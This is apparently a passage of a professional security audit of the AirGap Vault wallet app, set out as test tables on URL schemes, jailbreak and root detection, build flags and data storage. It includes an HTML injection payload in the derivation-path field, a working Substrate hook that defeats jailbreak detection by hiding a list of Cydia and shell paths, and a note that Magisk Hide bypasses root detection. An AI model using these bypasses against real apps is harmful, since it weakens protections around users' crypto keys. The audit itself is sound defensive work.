
Custom Derivation Path

m/44'/60'/0'/0/0<a href=cordo

Error

Expected BIP32 derivation path, got String "m/44'/60'/0'/0/0LINK"

When clicked the js file is rendered in the application:



```
// Platform: ios
// 948e932548412305aa7f24b3a90e386aa5c3d12c
/*
 Licensed to the Apache Software Foundation (ASF) under one
 or more contributor license agreements.  See the NOTICE file
 distributed with this work for additional information
 regarding copyright ownership.  The ASF licenses this file
 to you under the Apache License, Version 2.0 (the
 "License"); you may not use this file except in compliance
 with the License.  You may obtain a copy of the License at

     http://www.apache.org/licenses/LICENSE-2.0

 Unless required by applicable law or agreed to in writing,
 software distributed under the License is distributed on an
 "AS IS" BASIS, WITHOUT WARRANTIES OR CONDITIONS OF ANY
 KIND, either express or implied.  See the License for the
 specific language governing permissions and limitations
 under the License.
*/
;(function() {
var PLATFORM_VERSION_BUILD_LABEL = '5.0.1';
// file: src/scripts/require.js

var require;
var define;

(function () {
    var modules = {};
    // Stack of moduleIds currently being built.
    var requireStack = [];
    // Map of module ID -> index into requireStack of modules currently being built.
    var inProgressModules = {};
    var SEPARATOR = '.';

    function build (module) {
        var factory = module.factory;
        var localRequire = function (id) {
            var resultantId = id;
            // Its a relative path, so lop off the last portion and add the id (minus "./")
            if (id.charAt(0) === '.') {
                resultantId = module.id.slice(0, module.id.lastIndexOf(SEPARATOR)) + SEPARATOR +
id.slice(2);
            }
            return require(resultantId);
        };
        module.exports = {};
        delete module.factory;
        factory(localRequire, module.exports, module);
        return module.exports;
    }

    require = function (id) {
        if (!modules[id]) {
            throw 'module ' + id + ' not found';
        } else if (id in inProgressModules) {
            var cycle = requireStack.slice(inProgressModules[id]).join('->') + '->' + id;
            throw 'Cycle in require graph: ' + cycle;
        }
        if (modules[id].factory) {
            try {
                inProgressModules[id] = requireStack.length;
                requireStack.push(id);
                return build(modules[id]);
            } finally {
                delete inProgressModules[id];
                requireStack.pop();
            }
        }
        return modules[id].exports;
    };

    define = function (id, factory) {
```

Trying to open an external link. Attack vector `<a href=https://www.cscn.ch/index.html > LINK</a>`

In the log we see that an exception is thrown, and the external link is not allowed:

```
Jul 17 15:01:01 CSCH0201 assertiond[407] <Notice>: Updating PowerAssertion on AirGap
Vault:970
Jul 17 15:01:01 CSCH0201 AirGap Vault[970] <Notice>: ERROR Internal navigation rejected -
<allow-navigation> not set for url='https://www.csnc.ch/index.html'
Jul 17 15:01:01 CSCH0201 AirGap Vault[970] <Notice>: ERROR External navigation rejected -
<allow-intent> not set for url='https://www.csnc.ch/index.html'
```

For custom URL scheme we get the same error:

```
Jul 17 15:48:11 CSCH0201 AirGap Vault[970] <Notice>: ERROR Internal navigation rejected -
<allow-navigation> not set for url='airgap-wallet://?d=csnc.ch'
Jul 17 15:48:11 CSCH0201 AirGap Vault[970] <Notice>: ERROR External navigation rejected -
<allow-intent> not set for url='airgap-wallet://?d=csnc.ch'
```


5.12 iOS Features

5.12.1 Extensions

No.	Description of Test	Expected Result	Actual Result	PASS FAIL
1.	Does the app provide extensions or widgets?	N/A	No.	**N/A**
2.	Does the app support custom keyboards?	No; custom keyboards should be disabled for apps handling sensitive user input.	As expected.	**PASS**

Details #2

The app does not allow custom keyboards:



iPad 11:01 100%

Add Account

Active Secret: secret <b> te...

SELECT COIN TO USE

æternity AE

Bitcoin BTC

Ethereum ETH

Groestlcoin GRS

Tezos XTZ

æternity Ethereum Token AE-ERC20 ✓

Advanced Mode

Custom Derivation Path

m/44'/60'/0'/0/0

5.12.2 Custom URL Schemes

No.	Description of Test	Expected Result	Actual Result	PASS FAIL
1.	Does the app define URL handlers?	-	Yes, airgap-vault	**N/A**
2.	Is sensitive data transmitted via URL handlers?	No, since URL handlers cannot guarantee the confidentiality of the transmitted data.	No, the transaction to be signed is sent via URL handlers.	**PASS**
3.	Do URL handlers check the original app, which calls the handler?	Yes, except if the URL handler is supposed to be called by arbitrary apps.	This can be opened with an arbitrary app.	**PASS**
4.	Does the app validate input received via URL handlers?	Yes	Partially. The application extracts "d" parameter and tries to deserialize its value. However, not every value of each parameter after deserialization is properly handled. See "Missing Input Validation" weakness in the weakness table for more details.	**N/A**
5.	Are URL parameters vulnerable to format string attacks?	No	As expected.	**PASS**

5.12.3 Inter-App Communication

No.	Description of Test	Expected Result	Actual Result	PASS FAIL
1.	Does the app communicate with other apps on the device?	-	Yes, if the wallet is stored on the same device.	**N/A**
2.	How is inter-app communication implemented?	-	Over URL schemes.	**N/A**
3.	Does the app authenticate the server and client?	Yes	The application per design allows communication with any other application.	**N/A**

5.13 Jailbreak Detection

No.	Description of Test	Expected Result	Actual Result	PASS FAIL
1.	Is a jailbreak detection mechanism implemented?	Yes, for apps, which handle sensitive information	Yes.	**PASS**
2.	Is a library used for jailbreak detection?	Yes	Yes, the cordova-plugin-jailbreak-detection library.	**PASS**
3.	What happens if the device is jailbroken?	Depends on the use case: ▪ Notification is sent to the backend ▪ User is notified ▪ App stopps working	User is notified and the app cannot be used.	**PASS**
4.	Is the backend informed about the jailbreak status of a device?	Yes	No backend used.	**N/A**

No.	Description of Test	Expected Result	Actual Result	PASS FAIL
5.	Is the jailbreak detection code obfuscated?	Yes	No.	FAIL
6.	Are adequate checks performed?	Yes, checks are not only superficial	Yes.	PASS
7.	Is it possible to bypass the jailbreak detection easily?	No	Yes, the Jailbreak detection can be bypassed.	FAIL
8.	Does the app perform any runtime integrity checks to detect manipulated code?	Yes	No runtime integrity checks exist.	INFO

Details #7

It's possible to bypass the JailBreak detection by hooking the used detection methods such as access:

```
// Hook access
static int (*original_access)(const char *pathname, int mode);
static int replaced_access(const char *pathname, int mode) {

  const char *blacklist[] = {
        "/bin/sh",
        "/bin/bash",
        "/private/var/stash",
        "/private/var/lib/apt",
        "/private/var/tmp/cydia.log",
        "/private/var/lib/cydia",
        "/private/var/mobile/Library/SBSettings/Themes",
        "/Library/MobileSubstrate/MobileSubstrate.dylib",
        "/System/Library/LaunchDaemons/com.saurik.Cydia.Startup.plist",
        "/var/cache/apt",
        "/usr/libexec/cydia",
        "/private/var/lib/cydia/",
        [CUT BY COMPASS]
        0};

  const char **p = blacklist;
  while (*p)
  {
    if (0 == strcmp(*p, pathname))
      {
        // return value for inexistent file
        return original_access("/does_not_exist", mode);
      }
    ++p;
  }

  return original_access(pathname, mode);
}


// Tweak
%ctor {
    NSAutoreleasePool *pool = [[NSAutoreleasePool alloc] init];

    MSHookFunction((void *) access, (void *) replaced_access, (void **) &original_access);

    [pool drain];
}
```

The library can afterwards be stored on /Library/MobileSubstrate/DynamicLibraries/ together with plist file describing for which app should be used:

```
{
 Filter = {
        Executables = ( "AirGap Vault" );
  };
}
```

5.14 Logging

5.14.1 Error Handling

No.	Description of Test	Expected Result	Actual Result	PASS FAIL
1.	Is a global exception handler implemented?	Yes	As expected.	**PASS**
2.	Do errors disclose detailed information about the app's implementation?	No	As expected.	**PASS**

5.14.2 Logging

No.	Description of Test	Expected Result	Actual Result	PASS FAIL
1.	Is sensitive data logged on the device? ▪ Console ▪ Log file	No	Nothing found.	**PASS**

5.15 Build Settings

5.15.1 Code Generation

No.	Description of Test	Expected Result	Actual Result	PASS FAIL
1.	Is the binary compiled with the PIE compiler flag (`-fPIE -pi`) to activate ASLR? Note: apps in the AppStore are required to use ASLR.	Yes	As expected. The app will anyway be distributed via AppStore.	**PASS**
2.	Is the Stack Smashing Protection enabled (compiler flag `-fstack-protector-all`)?	Yes	As expected.	**PASS**
3.	Is Automatic Reference Counting (ARC) enabled (compiler flag `-fno-objc-arc`)?	Yes	As expected.	**PASS**

Details #1

```
$ otool -hv AirGapVault
Mach header
      magic cputype cpusubtype  caps    filetype ncmds sizeofcmds       flags
MH_MAGIC_64   ARM64        ALL  0x00     EXECUTE    58       6728   NOUNDEFS DYLDLINK
TWOLEVEL PIE
```

Details #2

```
$ otool -I -v AirGapVault | grep stack
0x00000001000ec574   411 ___stack_chk_fail
0x00000001001102b8   412 ___stack_chk_guard
0x0000000100110910   411 ___stack_chk_fail
```

Details #3

```
$ otool -I -v AirGapVault | grep "_objc_release"
0x00000001000ec8d4   542 _objc_release
0x00000001001103b8   542 _objc_release
0x0000000100110b50   542 _objc_release
```


5.16 Privacy

5.16.1 Screenshot

No.	Description of Test	Expected Result	Actual Result	PASS FAIL
1.	Is the current view cleared or all sensitive content hidden before the app is backgrounded?	Yes, the snapshot data is obfuscated by using `applicationWillResignActive`	As expected.	PASS
2.	Is it possible to create screenshots of sensitive data?	No	Screenshots are possible but an application in iOS cannot block screenshots.	N/A

Details #1

The app is obfuscated when set in background:



5.16.2 Clipboard

No.	Description of Test	Expected Result	Actual Result	PASS FAIL
1.	Does the app use the system-wide general clipboard to handle sensitive data?	No, the app should restrict copy/paste operations or use a unique clipboard for sensitive data.	Yes, however, the app does not display confidential information. On the screen with the recovery phrase copy paste cannot be used.	**PASS**
2.	If the general clipboard is used, has the Handoff functionality been disabled?	Yes	As expected.	**PASS**

5.16.3 Push Notifications

No.	Description of Test	Expected Result	Actual Result	PASS FAIL
1.	Are push notifications used?	-	No.	**N/A**

6 Android App Analysis

6.1 Overview

6.1.1 Devices

Device	Version	Status
Google Pixel 3 CHCH0180	Android 9	Rooted

6.2 Application Information

No.	Description of Test	Expected Result	Actual Result	PASS FAIL
1.	Application Name	-	AirGap Vault	**N/A**
2.	Version	-	26.1.0	**N/A**
3.	Package Name	-	it.airgap.vault	**N/A**
4.	Filename	-	android-release-signed.apk	**N/A**
5.	Contents of AndroidManifest.xml	-	See details.	**N/A**

Details #5

AndroidManifest.xml:

```
<?xml version="1.0" encoding="utf-8" standalone="no"?><manifest
xmlns:android="http://schemas.android.com/apk/res/android"
android:hardwareAccelerated="true" package="it.airgap.vault">
    <supports-screens android:anyDensity="true" android:largeScreens="true"
android:normalScreens="true" android:resizeable="true" android:smallScreens="true"
android:xlargeScreens="true"/>
    <uses-permission android:name="android.permission.RECORD_AUDIO"/>
    <uses-feature android:name="android.hardware.camera" android:required="true"/>
    <uses-feature android:name="android.hardware.camera.autofocus"/>
    <uses-permission android:name="android.permission.CAMERA"/>
    <uses-feature android:name="android.hardware.camera.front" android:required="false"/>
    <uses-feature android:name="android.hardware.camera.flash" android:required="false"/>
    <uses-feature android:name="android.hardware.screen.landscape"
android:required="false"/>
    <uses-feature android:name="android.hardware.wifi" android:required="false"/>
    <uses-permission android:name="android.permission.USE_FINGERPRINT"/>
    <application allowBackup="false" android:hardwareAccelerated="true"
android:icon="@mipmap/icon" android:label="@string/app_name"
android:networkSecurityConfig="@xml/network_security_config" android:supportsRtl="true">
        <activity
android:configChanges="keyboard|keyboardHidden|locale|orientation|screenSize"
android:label="@string/activity_name" android:launchMode="singleTop"
android:name="it.airgap.vault.MainActivity" android:screenOrientation="portrait"
android:theme="@android:style/Theme.DeviceDefault.NoActionBar"
android:windowSoftInputMode="adjustResize">
            <intent-filter android:label="@string/launcher_name">
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
            <intent-filter>
                <action android:name="android.intent.action.VIEW"/>
                <category android:name="android.intent.category.DEFAULT"/>
                <category android:name="android.intent.category.BROWSABLE"/>
                <data android:scheme="airgap-vault"/>
            </intent-filter>
            <intent-filter android:autoVerify="true">
                <action android:name="android.intent.action.VIEW"/>
                <category android:name="android.intent.category.DEFAULT"/>
                <category android:name="android.intent.category.BROWSABLE"/>
                <data android:host="vault.airgap.it" android:pathPrefix="/"
android:scheme="https"/>
                <data android:host=" " android:pathPrefix="/" android:scheme=" "/>
                <data android:host=" " android:pathPrefix="/" android:scheme=" "/>
                <data android:host=" " android:pathPrefix="/" android:scheme=" "/>
                <data android:host=" " android:pathPrefix="/" android:scheme=" "/>
            </intent-filter>
        </activity>
        <activity android:name="com.cordovaplugincamerapreview.CameraActivity"
android:screenOrientation="portrait" android:theme="@style/CameraPreviewTheme"/>
        <activity android:clearTaskOnLaunch="true"
android:name="com.journeyapps.barcodescanner.CaptureActivity"
android:screenOrientation="sensorLandscape" android:stateNotNeeded="true"
android:theme="@style/zxing_CaptureTheme" android:windowSoftInputMode="stateAlwaysHidden"/>
        <meta-data android:name="android.support.VERSION" android:value="26.1.0"/>
        <meta-data android:name="android.arch.lifecycle.VERSION" android:value="27.0.0-
SNAPSHOT"/>
    </application>
</manifest>
```

6.3 App Deployment

6.3.1 Third-Party Components & Libraries

No.	Description of Test	Expected Result	Actual Result	PASS FAIL
1.	Are any third-party libraries used?	N/A	Yes, see details on the iOS chapter 5.4 for the used cordova dependencies.	**N/A**

6.3.2 Deployment

No.	Description of Test	Expected Result	Actual Result	PASS FAIL
1.	What is the minimum supported API level?	▪ API Level 18 ▪ Android 7.0	API level supported is 19.	**PASS**
2.	What is the key length of the app's signing certificate?	>=2048 bit	As expected.	**PASS**
3.	Who does have access to the private key of the signing certificate?	Automated system or a select number of developers.	The certificate is stored on an offline device and secured with a PIN.	**PASS**

Details #1

```
$ cat base2/apktool.yml
[CUT BY COMPASS]
sdkInfo:
  minSdkVersion: '19'
  targetSdkVersion: '27'
[CUT BY COMPASS]
```

Details #2

```
$ jarsigner -verify -verbose:groups -certs base.apk


      >>> Signer
      X.509, CN=AirGap.it, OU=AirGap.it, O=AirGap.it, L=Birr, ST=Aargau, C=CH
      [certificate is valid from 6/7/18, 5:17 PM to 10/23/45, 5:17 PM]
      [Invalid certificate chain: PKIX path building failed:
sun.security.provider.certpath.SunCertPathBuilderException: unable to find valid
certification path to requested target]
```

```
      (Signature related entries)


      >>> Signer
      X.509, CN=AirGap.it, OU=AirGap.it, O=AirGap.it, L=Birr, ST=Aargau, C=CH
      [certificate is valid from 6/7/18, 5:17 PM to 10/23/45, 5:17 PM]
      [Invalid certificate chain: PKIX path building failed:
sun.security.provider.certpath.SunCertPathBuilderException: unable to find valid
certification path to requested target]


  s = signature was verified
  m = entry is listed in manifest
  k = at least one certificate was found in keystore

- Signed by "CN=AirGap.it, OU=AirGap.it, O=AirGap.it, L=Birr, ST=Aargau, C=CH"
    Digest algorithm: SHA-256
    Signature algorithm: SHA256withRSA, 2048-bit key

jar verified.
[CUT BY COMPASS]
```

6.3.3 Debugging

No.	Description of Test	Expected Result	Actual Result	PASS FAIL
1.	Is the `debuggable` attribute disabled in the `AndroidManifest.xml` file?	Yes	As expected.	**PASS**
2.	Can the `debuggable` attribute be enabled and does the app react to this?	Yes, the app reports this or terminates.	The app does not detect enabled debugging.	**FAIL**
3.	Does the app check if a debugger is attached and cancels if one was detected?	Yes	No.	**FAIL**

6.3.4 Obfuscation

No.	Description of Test	Expected Result	Actual Result	PASS FAIL
1.	Is the app's source code obfuscated?	Yes	No, but this is open source.	**PASS**
2.	What obfuscation technique is used by the application?	▪ ZKM ▪ Allatori ▪ Allatori-Strong ▪ JShrink ▪ DashO ▪ SmokeScreen ▪ Generic	-	**N/A**
3.	Can well-known tools be used to reverse the obfuscation?	No	-	**N/A**

6.4 App Security

6.4.1 Root Detection

No.	Description of Test	Expected Result	Actual Result	PASS FAIL
1.	Is a root detection mechanism implemented?	Yes, for apps, which handle sensitive information	Yes.	**PASS**
2.	Is a library used for root detection?	Yes	Yes, cordova-plugin-root-detection.	**PASS**

No.	Description of Test	Expected Result	Actual Result	PASS FAIL
3.	What happens if the device is rooted?	Depends on the use case: ▪ Notification is sent to the backend ▪ User is notified ▪ App stopps working	The app cannot be used.	PASS
4.	Is the backend informed about the root status of a device?	Yes	No, backend.	**N/A**
5.	Is the root detection code obfuscated?	Yes	No, but neither the rest of the code.	**N/A**
6.	Are adequate checks performed?	Yes, checks are not only superficial	As expected.	PASS
7.	Is it possible to bypass the root detection easily?	No	Yes, with Magisk hide functionality the root detection fails.	FAIL
8.	Does the app perform any runtime integrity checks to detect manipulated code?	Yes	No runtime integrity checks exist.	**INFO**

6.4.2 Input Validation

No.	Description of Test	Expected Result	Actual Result	PASS FAIL
General Input Validation				
1.	Is user input reflected by the app at any point?	-	Same functionality as in iOS therefore not tested here. See chapter 5.11	**N/A**

6.5 Source Code

6.5.1 Source Code Review

No.	Description of Test	Expected Result	Actual Result	PASS FAIL
1.	Are there any **todo, fixme, hack** or similar comments in the source code?	No security relevant comments found	Same as in iOS, see 5.6.1.	**N/A**

6.6 Local Authentication

6.6.1 Account Setup

No.	Description of Test	Expected Result	Actual Result	PASS FAIL
1.	How does the setup process work?	N/A	See 5.6.1.	**N/A**

6.6.2 Login

No.	Description of Test	Expected Result	Actual Result	PASS FAIL
1.	How is authentication performed? ▪ Username/Password ▪ Fingerprint ▪ Token (e.g., SecurID)	-	Device security mechanism is used before the application can use user's secrets.	**N/A**
2.	Is the login performed on the backend or just on the client?	Server and client	Not applicable.	**N/A**
3.	Are there any ways to bypass the normal login procedure?	No	No.	**PASS**
4.	Is a login without password possible?	No	As expected.	**PASS**
5.	Does the app display the reason why a logon attempt failed?	The app only provides a neutral error message	Handled on OS level	**N/A**
6.	Which effects have several failed login attempts?	Lockout or timeout after several failed login attempts. Sensitive data may be deleted on lockout.	Handled on OS level	**N/A**
7.	If the app has a failed login counter, is it stored securely?	Yes, a failed login counter is stored encrypted in the Keychain	Not applicable.	**N/A**
8.	Does the app enforce that the device has a screen lock configured?	Yes. Either a pattern, PIN or password screen lock should be enforced by the app.	Yes.	**PASS**

6.6.3 Logout

No.	Description of Test	Expected Result	Actual Result	PASS FAIL
1.	Does the application have a logout mechanism?	The application allows an explicit logout from the current session.	PIN is requested after a while.	**PASS**
2.	Is the user logged out if the app enters the background?	Yes	No backend.	**N/A**
3.	Is the user logged out after a certain time of inactivity?	Yes	Yes.	**PASS**

6.7 Data-At-Rest

6.7.1 Data Storage Overview

No.	Description of Test	Expected Result	Actual Result	PASS FAIL
1.	What kinds of sensitive (protection-worthy) data is stored on the device?	-	The secret keys in order to sign the transactions. Metadata files about the accounts.	**N/A**

No.	Description of Test	Expected Result	Actual Result	PASS FAIL
2.	Where is sensitive data stored?	▪ Files ▪ KeyStore/KeyChain	The key to decrypt the secret is stored in the keystore. Encrypted secret is stored locally. The infos about the accounts are stored in sqlite db.	**N/A**
3.	Is sensitive data encrypted additionally to the operating system's encryption?	-	Yes.	**N/A**

6.7.2 File System

No.	Description of Test	Expected Result	Actual Result	PASS FAIL
1.	Is sensitive data stored in files? If so, what data? ▪ Credentials ▪ Public/Private Keys ▪ Certificates ▪ Sensitive customer data (bank or health details etc.)	-	The seed is stored encrypted. Metadata of user's accounts such as public keys, derivation paths and other settings are stored unencrypted in a database.	**N/A**
2.	Do files stored in the app folder have correct permissions set?	Yes; no sensitive files are world-readable or world-writable.	As expected.	**PASS**
3.	Are files stored in the internal/external storage (`/sdcard`)?	No. If yes: No world-read or world-write permissions.	As expected.	**PASS**

Details #1

Data from the databse stored in application's data folder:

```
$ cat __airgap_storage
[CUT BY COMPASS]
airgap-secret-list[{"id":"83121b36-b1a0-18dc-2ae3-
1f16b03c7afe","label":"compass","isParanoia":false,"interactionSetting":"always","wallets":[
